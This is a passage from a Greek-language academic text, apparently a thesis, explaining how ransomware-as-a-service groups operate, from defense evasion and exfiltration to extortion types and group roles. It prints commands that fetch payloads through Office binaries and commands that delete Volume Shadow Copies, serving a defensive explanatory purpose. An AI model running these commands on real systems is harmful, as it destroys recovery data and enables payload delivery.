Αντί να χρησιμοποιούν κακόβουλο λογισμικό το οποίο θα πρέπει να έχουν γράψει οι ίδιοι ή να έχουν αγοράσει από αλλού, χρησιμοποιούν αυτά τα προγράμματα του λειτουργικού συστήματος που τους επιτρέπουν να περνάνε απαρατήρητοι και η όλη τους κίνηση να φαίνεται φυσιολογική για κάποιον διαχειριστή του οργανισμού που τυχόν να παρακολουθεί τα συστήματα. [53]

Σε αυτή την κατηγορία υπάρχουν επίσημα προγράμματα για παράδειγμα της εταιρείας Microsoft, που μάλιστα είναι ψηφιακά υπογεγραμμένα. Μερικά ενδεικτικά είναι τα παρακάτω:

- certutil.exe
- mshta.exe
- regsvr32.exe
- wscript.exe
- powershell.exe

Εκτός από τα ενσωματωμένα “command-line” προγράμματα των Windows που ανήκουν σε αυτή τη κατηγορία, μπορούν να χρησιμοποιηθούν και πολλά γνωστά προγράμματα, για παράδειγμα της σουίτας του Microsoft Office:

```
mspub.exe https://example.com/payload
```

```
MSAccess.exe https://example.com/payload.exe.mdb
```

```
Excel.exe http://192.168.1.10/TeamsAddinLoader.dll
```

*Εικόνα 24 Χρήση ενσωματωμένων προγραμμάτων της Microsoft για κατέβασμα και εκτέλεση αρχείων*

Εκτός από αυτά τα ενσωματωμένα στο λειτουργικό προγράμματα, κάνουν χρήση και επιπλέον προγραμμάτων όπως τα AdFind, Bloodhound (Sharphound), ADRecon, Cobalt Strike, Brute Ratel, Mimikatz, LaZagne, Metasploit, PowerShell Empire, CrackMapExec, Koadic, PoshC2 και άλλων, προκειμένου να αποκτήσουν μεγαλύτερη πρόσβαση και να επεκταθούν στο εσωτερικό δίκτυο.

Σε κάποιες λίγες περιπτώσεις αυτές οι ομάδες χρησιμοποιούν τεχνικές bootkit ή rootkit οι οποίες τους επιτρέπουν να αποκτούν πολύ «χαμηλή» πρόσβαση στο ίδιο το λειτουργικό σύστημα ή και ακόμα στο ίδιο το BIOS/UEFI. Αυτό κάνει πολύ δύσκολη την ανίχνευση τέτοιων τεχνικών ακόμα και από εξειδικευμένα άτομα.[54], [55]

Γι' αυτόν ακριβώς το λόγο θα πρέπει ένας οργανισμός να βρει όχι μόνο τον αρχικό τρόπο με τον οποίο μπήκαν οι επιτιθέμενοι, αλλά και όλους τους μετέπειτα μηχανισμούς που εγκαθίδρυσαν προκειμένου να παγιώσουν την πρόσβασή τους.

Χαρακτηριστικό είναι το παράδειγμα της επίθεσης που δέχθηκε τον Απρίλιο του 2024 ο πολύ γνωστός οργανισμός προτύπων και ασφάλειας MITRE, ο οποίος ενώ είχε βρει τον εισβολέα στο εσωτερικό του δίκτυο και έκανε όλες τις απαραίτητες ενέργειες για να κλείσει τις αρχικές ευπάθειες που είχαν εκμεταλλευτεί για να μπούνε μέσα, δεν κατάφερε να αναγνωρίσει έγκαιρα τους υπόλοιπους μηχανισμούς που είχαν θέσει οι επιτιθέμενοι έτσι ώστε να σιγουρέψουν περαιτέρω την πρόσβαση που είχαν.[56]

### Επαύξηση Προνομίων (Privilege Escalation)

Οι ομάδες ransomware πάντα χρησιμοποιούν τακτικές και τεχνικές προκειμένου να αυξήσουν το επίπεδο των προνομίων που έχουν σε ένα δίκτυο.

Για να το κάνουν αυτό χρησιμοποιούν διάφορες τεχνικές. Όπως αναφέραμε και παραπάνω, μπορεί να ψάξουν για την ύπαρξη αδυναμιών και ευπαθειών στο λειτουργικό σύστημα.

Αυτό για παράδειγμα μπορεί να περιλαμβάνει:

- την εκμετάλλευση ελλείψεων σε ενημερώσεις ασφαλείας
- παράκαμψη των μηχανισμών όπως το User Access Control (UAC) των Windows
- εύρεση κωδικών για SSH ή άλλων υπηρεσιών
- χρήση registry keys και φακέλων αυτόματης εκτέλεσης (startup folders)
- εκμετάλλευση της μνήμης μέσω τεχνικών memory dump προκειμένου να βρούνε κλειδιά
- παρακολούθηση της κίνησης στο δίκτυο

και διάφορες άλλες τεχνικές[57]

### Παράκαμψη Μηχανισμών Ασφάλειας (Defense Evasion)

Στο στάδιο αυτό οι επιτιθέμενοι χρησιμοποιούν διάφορες τεχνικές προκειμένου να παρακάμψουν τους μηχανισμούς ασφάλειας και να παραμείνουν όσο περισσότερο

διάστημα μπορούν μέσα στο σύστημα χωρίς να γίνουν αντιληπτοί από τους διαχειριστές ή από τους μηχανισμούς ασφαλείας του συστήματος. Σε διαφορετική περίπτωση η όλη τους επιχείρηση μπορεί να ξεσκεπαστεί. [58]

Για να το καταφέρουν αυτό πολλές φορές μετονομάζουν τα εκτελέσιμα αρχεία σε άλλα ονόματα τα οποία εκ πρώτης όψεως (από την ονομασία δηλαδή) δείχνουν εντελώς αθώα.

Επίσης τοποθετούν αυτά τα εκτελέσιμα αρχεία σε στρατηγικές θέσεις και σε φακέλους που θεωρούνται έμπιστοι από το λειτουργικό σύστημα.

Συχνά παρατηρείται και ότι τα εκτελέσιμα αρχεία των ransomware, με το που εκτελεστούν στο λειτουργικό σύστημα, μένουν ενεργά στη μνήμη και στη συνέχεια σβήνουν το αρχικό εκτελέσιμο από το σκληρό δίσκο. [59]

Επίσης διαδεδομένη τακτική είναι αυτής της έγχυσης σε άλλη έμπιστη διεργασία (process injection). Σε αυτή την περίπτωση ο κακόβουλος κώδικας φορτώνεται σε μια έμπιστη διεργασία.

Τέλος, διαγράφουνε τα αρχεία καταγραφής έτσι ώστε να μην υπάρχει καταγεγραμμένο το ιστορικό των ενεργειών που έγιναν.

**Εξερεύνηση Συστήματος (Discovery)**

Κατά τη διαδικασία της εξερεύνησης χρησιμοποιούνται διάφορες τεχνικές οι οποίες είναι βοηθητικές και ενισχυτικές για τα μετέπειτα στάδια.

Ο επιτιθέμενος θα μαζέψει όσες περισσότερες πληροφορίες μπορεί για το λειτουργικό σύστημα, την έκδοση που έχει, το βαθμό των ενημερώσεων που μπορεί να έχει και κυρίως την έλλειψη κρίσιμων ενημερώσεων, την αρχιτεκτονική του κλπ.

Όπως έχουμε πει και παραπάνω, αρκετά είναι τα ransomware, που εξετάζουν τη γλώσσα του συστήματος για να αποφασίσουν αν θα επιτεθούν στο στόχο ή όχι. Αυτό γίνεται διότι αρκετές ομάδες ransomware, δεν επιθυμούν να επιτίθενται σε υπολογιστικά συστήματα από τη χώρα στην οποία προέρχονται (κυρίως στη Ρωσία δηλαδή) ή από άλλες φιλικές χώρες.

Στην περίπτωση που δεν ανιχνευτεί στη γλώσσα του συστήματος ή στη διάταξη του πληκτρολογίου φιλική χώρα τότε το ransomware προχώρα κανονικά όλα τα στάδια της επίθεσης.[60]. Χαρακτηριστικό παράδειγμα αποτελεί το Ransomware-as-a-Service DarkSide, το οποίο είχε μια λίστα με τις χώρες που ανήκουν στο λεγόμενο

Commonwealth of Independent States (CIS) που έχουν στενές σχέσεις με το Κρεμλίνο.[61]

Γίνεται λοιπόν εξονυχιστικός έλεγχος στα αρχεία και στους φακέλους του συστήματος προκειμένου να βρεθούνε τα αρχεία που τους ενδιαφέρουν και που τελικά θα χρειαστεί να κρυπτογραφήσουν.

Το ransomware, συνήθως, έχει από πριν ρυθμιστεί με τέτοιο τρόπο, που να ψάχνει καταλήξεις των αρχείων τα οποία θα πρέπει να αποφύγει κατά τη διάρκεια της κρυπτογράφησης. Αυτό γίνεται γιατί οι επιτιθέμενοι θέλουν να διασφαλίσουν ότι τα κρίσιμα αρχεία ενός συστήματος δεν θα καταστραφούν και ότι οι υπολογιστές θα συνεχίσουν να είναι προσβάσιμοι από τους χρήστες αλλά όχι τα ίδια τα αρχεία.

Γίνεται ανίχνευση των υπηρεσιών (services) που τρέχουν στα λειτουργικά συστήματα με τη βοήθεια ενσωματωμένων εργαλείων του λειτουργικού συστήματος. Θα γίνει προσπάθεια να διακόψουν τη λειτουργία κάποιων υπηρεσιών, είτε αυτές αφορούν με μηχανισμούς ασφαλείας είτε αφορούν υπηρεσίες που θα τους εμποδίσουνε μετέπειτα κατά το στάδιο της κρυπτογράφησης των αρχείων.

Τέλος θα κάνουν μια εξερεύνηση των ομάδων των χρηστών προκειμένου να εξετάσουν ποιες ομάδες υπάρχουν και τι δικαιώματα έχει η καθεμία καθώς και το ποιοι χρήστες ανήκουν σε ποια ομάδα. Αυτό θα τους φανεί χρήσιμο όταν θα θελήσουν να αυξήσουν τα δικαιώματά τους μέσα στο σύστημα και για το σκοπό αυτό θα προσπαθήσουν να επιτεθούν σε χρήστες με αυξημένα δικαιώματα.[62]

**Εκτέλεση Κακόβουλων Προγραμμάτων (Execution)**

Σε αυτό το στάδιο, οι ομάδες ransomware, χρησιμοποιούνε διάφορα εργαλεία που έχουν στη διάθεσή τους αλλά ακόμα και ενσωματωμένες γλώσσες που υποστηρίζει το λειτουργικό σύστημα του οργανισμού που επιτίθενται προκειμένου να εκτελέσουν μια σειρά από κακόβουλα προγράμματα για να επιτύχουν τον σκοπό τους.

Τέτοια παραδείγματα είναι η εκτέλεση εντολών Powershell, Windows Command Shell, Javascript, WMI (Windows Management Instrumentation), VBA (Visual Basic for Applications), Native Windows API, χρονικά προγραμματισμένων εντολών (scheduled tasks) και άλλων.

Με τη χρήση αυτών των ενσωματωμένων δυνατοτήτων από το ίδιο το λειτουργικό σύστημα, οι επιτιθέμενοι μπορούν να εξερευνήσουν όχι μόνο το τοπικό σύστημα το οποίο έχουν μολύνει αλλά να απευθύνουν και ερωτήματα προς όλους τους υπολογιστές του

δικτύου, να απενεργοποιήσουν τους μηχανισμούς ασφαλείας που μπορεί να υπάρχουν και να παραμείνουν απαρατήρητοι μιας και αυτά τα ενσωματωμένα προγράμματα και τεχνολογίες Θεωρούνται έμπιστα από το λειτουργικό σύστημα [63]

### Επικοινωνία με το Κέντρο Ελέγχου (Command and Control ή C2)

Οι επιτιθέμενοι θα πρέπει να στήσουν ένα κέντρο ελέγχου το οποίο εν τέλει θα επικοινωνεί με τους μολυσμένους υπολογιστές.
Αυτό θα τους βοηθήσει για να διασφαλίσουν ότι τα αρχεία τελικά όντως κρυπτογραφήθηκαν, αλλά και για να μεταφέρουν τα αρχεία και τους φακέλους εκτός του μολυσμένου συστήματος τα οποία θα τα χρησιμοποιήσουν μετέπειτα στο στάδιο του εκβιασμού.

Το κέντρο ελέγχου χρησιμοποιεί πάρα πολλές γνωστές τεχνολογίες για να επικοινωνήσει με τα μολυσμένα συστήματα. Μερικές από αυτές τις τεχνολογίες είναι πρωτόκολλα όπως το HTTP, HTTPS και DNS.

Η χρήση αυτών των πρωτοκόλλων επιτρέπει στους επιτιθέμενους να κάνουνε την επίθεσή τους να φαίνεται σαν να είναι φυσιολογική κίνηση μέσα στο υπόλοιπο δίκτυο και να μην εγείρουν υποψίες.

Επίσης σε αυτό το στάδιο θα πρέπει οι επιτιθέμενοι να κατεβάσουν κάποια εργαλεία τα οποία μπορεί το ίδιο το λειτουργικό σύστημα του οργανισμού στο οποίο έχουν επιτεθεί να μην τα περιλαμβάνει.

Για αυτό τους το σκοπό συχνά χρησιμοποιούν εντολές Powershell, WMI, και άλλα LOLbin εργαλεία του ίδιου του λειτουργικού συστήματος.

Κυρίως προτιμάνε να χρησιμοποιήσουν τεχνικές που χρησιμοποιούν ασύμμετρη κρυπτογράφηση έτσι ώστε οι ενέργειές τους να μην γίνουν εύκολα αντιληπτές.[64]

### Διαρροή των Δεδομένων (Exfiltration)

Η διαρροή δεδομένων από τις ομάδες ransomware είναι ίσως από τα πιο σημαντικά πράγματα που συνήθως κάνουν και για το λόγο αυτό όλες πλέον οι ομάδες ransomware έχουνε και από μια ιστοσελίδα διαρροής δεδομένων (Data Leak Site), στην οποία διαφημίζουν τα θύματα που κατάφεραν να στοχεύσουν.

Αυτές οι ιστοσελίδες χρησιμοποιούνται και σαν μια μορφή άσκησης πίεσης προς τα θύματα, διότι εκτός από τον δημόσιο διασυρμό των εταιρειών, σε αυτές τις ιστοσελίδες


θα διαρρεύσουν εν τέλει όλα τους τα κλεμμένα δεδομένα, εάν η εταιρεία δεν πληρώσει τα λύτρα.

Στις ιστοσελίδες αυτές μπορεί κανένας να βρει πιστωτικές κάρτες, αριθμούς φορολογικού μητρώου, προσωπικά στοιχεία των υπαλλήλων ή των πελατών, ευαίσθητα προσωπικά δεδομένα και διάφορα άλλα.

Οι ιστοσελίδες αυτές βρίσκονται στο dark web, και η πρόσβαση σε αυτές γίνεται μέσω του προγράμματος ανώνυμης περιήγησης TOR.

Και σε αυτή την περίπτωση προκειμένου να μεταφέρουν όλο αυτό τον όγκο των δεδομένων οι επιτιθέμενοι προς την ιστοσελίδα διαρροής δεδομένων, χρησιμοποιούν εργαλεία τα οποία είναι νόμιμα και που μπορεί οι ίδιες οι εταιρείες να χρησιμοποιούν για την καθημερινή τους δουλειά.

Τέτοια προγράμματα είναι για παράδειγμα το WinSCP και FileZilla. Μιας και αυτά τα προγράμματα είναι νόμιμα, η εταιρεία θα πρέπει να έχει επιπλέον μηχανισμούς παρακολούθησης και χρήσης αυτών προκειμένου να καταλάβει έγκαιρα την παράνομη δραστηριότητα των επιτιθέμενων.




*Εικόνα 25 Αυτοματοποίηση Ανεβάσματος Αρχείων με το WinSCP*

Σε αρκετές περιπτώσεις επίσης κάνουν χρήση γνωστών ιστοσελίδων που επιτρέπουν τη μεταφορά μεγάλου όγκου αρχείων όπως για παράδειγμα WeTransfer, MEGA, DropMeFiles, Dropbox και άλλα. [65]

**Στάδιο Επίθεσης (Impact)**

Αυτό είναι το τελικό στάδιο στο οποίο οι επιτιθέμενοι προσπαθούν να προκαλέσουν όσο μεγαλύτερη καταστροφή γίνεται στο σύστημα και τελικά να κρυπτογραφήσουν τα αρχεία.

Όταν θα έχουνε φθάσει σε αυτό το στάδιο ο επιτιθέμενος έχει ήδη προσπεράσει όλους τους μηχανισμούς ασφαλείας του οργανισμού και προσπαθεί να σιγουρέψει ότι ο οργανισμός δεν έχει καμία ελπίδα να ανακτήσει πλέον τα αρχεία του.

Σε αυτό το τελικό στάδιο παρατηρούμε ότι ο επιτιθέμενος σταματάει κάποιες κρίσιμες υπηρεσίες των συστημάτων όπως για παράδειγμα τα αντίγραφα ασφαλείας, τα προγράμματα προστασίας από ιούς, τις βάσεις δεδομένων ή ακόμα και διακομιστές αλληλογραφίας.

Αυτό συμβαίνει διότι για να κρυπτογραφηθούν όλα αυτά τα αρχεία θα πρέπει να μην είναι κλειδωμένα από το ίδιο το λειτουργικό σύστημα ή από τις υπηρεσίες και τους διακομιστές που τα χρησιμοποιούν.

Με αυτό τον τρόπο τα αρχεία πλέον δεν χρησιμοποιούνται και οι επιτιθέμενοι έχουν ελεύθερη πρόσβαση για να τα κρυπτογραφήσουνε.

Σε αυτές τις επιθέσεις, παρατηρείται πάντα ότι διαγράφουν τα λεγόμενα «shadow volumes» του λειτουργικού συστήματος. Με αυτόν τον τρόπο οι χρήστες δεν μπορούν να ανακτήσουν ή να επιδιορθώσουν τα αρχεία που το λειτουργικό σύστημα κρατάει σαν αντίγραφο ασφαλείας. Αυτό θα μπορούσε να επιτρέψει στον οργανισμό να ανακτήσει όλα του τα αρχεία χωρίς να πληρώσει τα λύτρα. Για να το πραγματοποιήσουν αυτό χρησιμοποιούν ενσωματωμένα προγράμματα όπως τα vssadmin, wbadmin, bcdedit, wmic και άλλα. [66]

```
vssadmin delete shadows /all /quiet

wmic shadowcopy delete /nointeractive

Get-CimInstance Win32_ShadowCopy | Remove-CimInstance
```

*Εικόνα 26 Εντολές για την διαγραφή των Volume Shadow Copies*

Στη συνέχεια πραγματοποιείται η κρυπτογράφηση των αρχείων. Η διαδικασία που ακολουθείται για την κρυπτογράφηση είναι η εξής:

- διαβάζετε το περιεχόμενο των αρχείων και τοποθετείται σε ένα προσωρινό buffer

- στη συνέχεια κρυπτογραφείται το περιεχόμενο του buffer,
- το κρυπτογραφημένο αυτό πλέον περιεχόμενο εγγράφεται πίσω στο αρχικό αρχείο το οποίο διαγράφει το αρχικό περιεχόμενο

Τέλος ο επιτιθέμενος αφήνει ένα αρχείο με οδηγίες για το πως μπορεί η επιχείρηση να ανακτήσει πίσω τα αρχεία της, πόσα είναι τα λύτρα που ζητάνε τρόπους επικοινωνίας (κρυπτογραφημένης και ανώνυμη) και τι θα γίνει στην περίπτωση που δεν πληρωθούν τα λύτρα.

## Κατηγορίες και Τύπου Εκβιασμού

Γενικά κάθε επίθεση ransomware περιλαμβάνει αρχικά την κρυπτογράφηση των αρχείων και στη συνέχεια την απαίτηση λύτρων για την αποκρυπτογράφηση αυτών.

Όμως έχουν παρατηρηθεί και άλλοι τύποι εκβιασμού οι οποίοι με τη σειρά τους προσθέτουν ένα επιπλέον επίπεδο εκβιασμό και πίεσης προς τα θύματα. Παρακάτω θα εξετάσουμε τους πιο γνωστούς τύπους εκβιασμών.

### Διπλός Εκβιασμός (Double Extortion)

Η τεχνική “διπλού εκβιασμού” είναι πιθανότατα η πιο γνωστή τεχνική που χρησιμοποιείται και περιλαμβάνει μια προσέγγιση δύο κατευθύνσεων.

Εκτός από την κρυπτογράφηση αρχείων και δεδομένων και στη συνέχεια την απαίτηση λύτρων για την αποκρυπτογράφηση των αρχείων, σε αυτόν τον τύπο η ομάδα ransomware μεταφέρει τα δεδομένα του οργανισμού σε ένα online αποθετήριο στο οποίο οι επιτιθέμενοι έχει πρόσβαση.

Μετά από αυτό, απειλούν το θύμα και απαιτούν να πληρώσει τα λύτρα, διαφορετικά σε αντίθετη περίπτωση θα δημοσιεύσουν τα σε ιστοσελίδες διαρροής δεδομένων (Data Leak Sites) ή θα τα πουλήσουν σε άλλους σε κάποια δημοπρασία σε όποιον δώσει τα περισσότερα χρήματα.

Σε αυτό το είδος εκβιασμού, η αποτελεσματικότητα των αντιγράφων ασφαλείας δεδομένων παρακάμπτεται, επειδή ακόμη και αν το θύμα καταφέρει να αποκαταστήσει το σύστημά του από τα αντίγραφα ασφαλείας, εξακολουθεί να υπάρχει ο φόβος ότι τα προσωπικά του δεδομένα θα διαρρεύσουν στο διαδίκτυο.

Αυτό μπορεί να οδηγήσει στην καταστροφή της καλής φήμης που μπορεί να έχει μία επιχείρηση (reputation damage), σε νομικές συνέπειες λόγω της διαρροής αρχείων και

ακόμη και κανονιστικά πρόστιμα από τις τοπικές αρχές (για παράδειγμα σε περίπτωση διαρροής προσωπικών ή ιατρικών δεδομένων).

Το Maze ransomware ήταν το πρώτο που δημιούργησε ιστοσελίδες διαρροής δεδομένων (Data Leak Sites), όπου δημοσίευαν ανακοινώσεις σχετικά με τα θύματά τους, αλλά και τα ίδια τα αρχεία των θυμάτων. Μετά από το Maze, αυτή η τακτική υιοθετήθηκε από όλες τις υπόλοιπες ομάδες Ransomware-as-a-Service. [67], [68], [69], [70]

### Τριπλός Εκβιασμός (Triple Extortion)

Οι ομάδες Ransomware-as-a-Service προσπαθούν πάντα να βρίσκουν νέους τρόπους για να ασκήσουν ακόμη μεγαλύτερη πίεση στα θύματά τους. Μερικές από αυτές έχουν υιοθετήσει ένα νέο τύπο εκβιασμού, που ονομάζεται τριπλός εκβιασμός.

Σε αυτόν τον τύπο εκβιασμού, οι επιτιθέμενοι δεν απειλούν μόνο τον οργανισμό-θύμα ότι θα διαρρεύσουν τα προσωπικά τους αρχεία, αλλά επικοινωνούν επίσης με τους πελάτες, τους συνεργάτες, τους ενδιαφερόμενους και ακόμα και τους ασθενείς του θύματος (πχ σε περίπτωση ιατρικών κέντρων) και τους ενημερώνουν για την παραβίαση δεδομένων και ότι θα γίνει αποκάλυψη των ευαίσθητων δεδομένων τους εάν δεν καταβληθούν τα λύτρα από την εταιρεία που έπεσε θύμα τους.

Αυτή η τακτική προσθέτει ένα ακόμη επίπεδο πίεσης, επειδή το θύμα τώρα αντιμετωπίζει μια πιθανή απώλεια της εμπιστοσύνης μεταξύ των πελατών και των συνεργατών του.

Μία από τις πρώτες επιθέσεις που χρησιμοποίησαν αυτήν την τεχνική τριπλού εκβιασμού συνέβη το 2020 με θύμα μια φινλανδική ψυχοθεραπευτική κλινική, όπου οι επιτιθέμενοι εισέβαλαν στο δίκτυο της κλινικής, κρυπτογράφησαν τα δεδομένα τους και στη συνέχεια προσέγγισαν τους ασθενείς τους ασκώντας πίεση στην κλινική. Οι ασθενείς απειλήθηκαν ότι οι προσωπικές τους πληροφορίες από τις συνεδρίες θεραπείας θα δημοσιοποιηθούν στο Dark Web. [71], [72], [73], [74]

### Τετραπλός Εκβιασμός (Quadruple Extortion ή Multi-Extortion)

Ο πιο σοβαρός όμως τύπος εκβιασμού είναι ο τετραπλός εκβιασμός, γνωστός και ως πολλαπλός εκβιασμός.

Σε αυτήν την κατηγορία, συχνά βλέπουμε ότι οι επιτιθέμενοι απειλούν επίσης να επιτεθούν στους διακομιστές του θύματος με επιθέσεις άρνησης εξυπηρέτησης (denial-of-service) εάν δεν πληρώσουν τα λύτρα.

Αυτού του είδους οι επιθέσεις μπορούν να βλάψουν την υποδομή του δικτύου και να καταστήσουν τους ιστότοπους και τις διαδικτυακές υπηρεσίες τους μη προσβάσιμες για μεγάλο χρονικό διάστημα στους πελάτες τους. [75], [76], [77]

## Υποδομές που Χρησιμοποιούν τα Ransomware-as-a-Service

Για να μπορούνε να συνεχίζουν αυτές οι ομάδες ransomware να κάνουν τη “δουλειά” τους, θα πρέπει να φιλοξενούν τα φόρουμ και τις διάφορες δικτυακές τους υπηρεσίες σε παρόχους που ονομάζονται bulletproof hosting providers. Αυτοί οι πάροχοι bulletproof hosting προσφέρουν ανθεκτικότητα από τα μάτια του νόμου.

Βρίσκονται σε χώρες που έχουν πολύ λίγους ή και καθόλου νόμους για το κυβερνοέγκλημα ή απλά κάνουν τα “στραβά μάτια” μιας και οι ίδιες οι χώρες αυτές έχουν να αποκομίσουν κάποιο αντάλλαγμα.

Συχνά χρησιμοποιούν πολλαπλές εταιρείες-βιτρίνες (shell companies), αλλάζουν τακτικά τις διευθύνσεις IP τους και δρομολογούν την κίνησή τους μέσω διακομιστών proxy.[78], [79], [80], [81]

## Ρόλοι και Αρμοδιότητες μιας Ομάδας Ransomware-as-a-Service

Μέσα σε μια ομάδα Ransomware-as-a-Service συχνά βλέπουμε διαφορετικούς και ξεχωριστούς ρόλους.

Αυτό δεν σημαίνει ότι όλες οι ομάδες έχουν άτομα με αυτόν τον ρόλο, καθώς μερικές φορές επιλέγουν να αναθέσουν σε εξωτερικούς συνεργάτες εκτός της ομάδας ορισμένους από τους ρόλους τους.


Στην επόμενη ενότητα θα δούμε μερικούς από αυτούς και τις ευθύνες που έχει ο κάθε ρόλος.

### Initial Access Broker (IAB)

Ο πιο σημαντικός ρόλος μέσα σε μια ομάδα ransomware είναι αυτός των Initial Access Broker (IAB).

Αυτά τα άτομα είναι υπεύθυνα για την απόκτηση της αρχικής πρόσβασης στους υπολογιστές και τα δίκτυα των θυμάτων.

Συχνά διαφημίζουν τις προσφορές τους σε φόρουμ του dark web και συχνά αυτοαποκαλούνται “pentesters”.




*Εικόνα 27 Ανάρτηση Initial Access Broker σε forum στο dark web*

Μπορεί να εργάζονται απευθείας με μια ομάδα ransomware, αλλά τις περισσότερες φορές είναι καιροσκόποι που συνεργάζονται με αρκετές ομάδες ransomware ταυτόχρονα ή πωλούν τις υπηρεσίες τους σε όποιον πληρώσει περισσότερα.

Χρησιμοποιούν νόμιμες διαδικτυακές υπηρεσίες (όπως το shodan.io και το censys.io) για να ανακαλύψουν ευπάθειες ή εκτεθειμένες υπηρεσίες στο διαδίκτυο.

Είναι υπεύθυνοι για την απόκτηση πρόσβασης σε έναν οργανισμό με διάφορους τύπους επιθέσεων. Μερικές από τις μεθόδους τους περιλαμβάνουν εκστρατείες ηλεκτρονικού "ψαρέματος" (phishing), παράκαμψη μηχανισμών ταυτοποίησης δύο παραγόντων (2FA) ή εύρεση έγκυρων κωδικών για δημοφιλείς διαδικτυακές υπηρεσίες. Στη συνέχεια, πωλούν αυτήν την πρόσβαση στο dark web.

### Προγραμματιστής (ή Διαχειριστής)

Οι προγραμματιστές του ransomware είναι υπεύθυνοι για τη δημιουργία του κακόβουλου εκτελέσιμου αρχείου, για τη δημιουργία του forum επικοινωνίας και τεχνικής υποστήριξης των συνεργατών τους, για τη δημιουργία τρόπων κρυπτογραφημένης επικοινωνίας και γενικότερα για την ανάπτυξη της όλης διαδικτυακής υποδομής. Αυτά τα εργαλεία είναι ουσιαστικά μια ολοκληρωμένη λύση για την εκτέλεση της επίθεσης.

Η χρήση αυτών των εργαλείων, παρέχει διάφορες επιλογές για το τελικό εκτελέσιμο αρχείο όπως παραμετροποίηση και επιλογές κρυπτογράφησης, αρχείων που θα ψάχνει, ποια αρχεία θα ψάχνει για κρυπτογράφηση και διαγραφή, το μήνυμα που θα εμφανίζεται στο θύμα, μοναδικά κλειδιά κρυπτογράφησης και αποκρυπτογράφησης και διάφορα άλλα.

Κάτι που συχνά παρατηρείται είναι ότι οι προγραμματιστές συχνά δημιουργούν ένα μοναδικό payload για κάθε συνεργάτη τους ξεχωριστά. Αυτό γίνεται επειδή θέλουν να διασφαλίσουν ότι η επίθεση πιστώνεται στον σωστό συνεργάτη, ώστε να μπορούν να διαχειριστούν και να μοιράσουν τις πληρωμές μετά από μια επιτυχημένη επίθεση.

**Συνεργάτες (Affiliates)**

Είναι αυτοί που θα αγοράζουν τη μη εξουσιοδοτημένη πρόσβαση από τους Initial Access Broker (IAB).

Μπορεί να είναι είτε μόνιμοι συνεργάτες με κάποια ομάδα Ransomware-as-a-Service είτε μπορεί ταυτόχρονα να συνεργάζονται και με άλλες ομάδες ταυτόχρονα.

Οι συνεργάτες πληρώνουν τους διαχειριστές του Ransomware-as-a-Service για πρόσβαση στο ransomware και τα εργαλεία διαχείρισης, μέσω ενός μοντέλου συνδρομής.

Είναι επίσης υπεύθυνοι για την άμεση επικοινωνία με τα θύματα, τις απαιτήσεων των λύτρων και τη διαπραγμάτευση των τελικών πληρωμών.

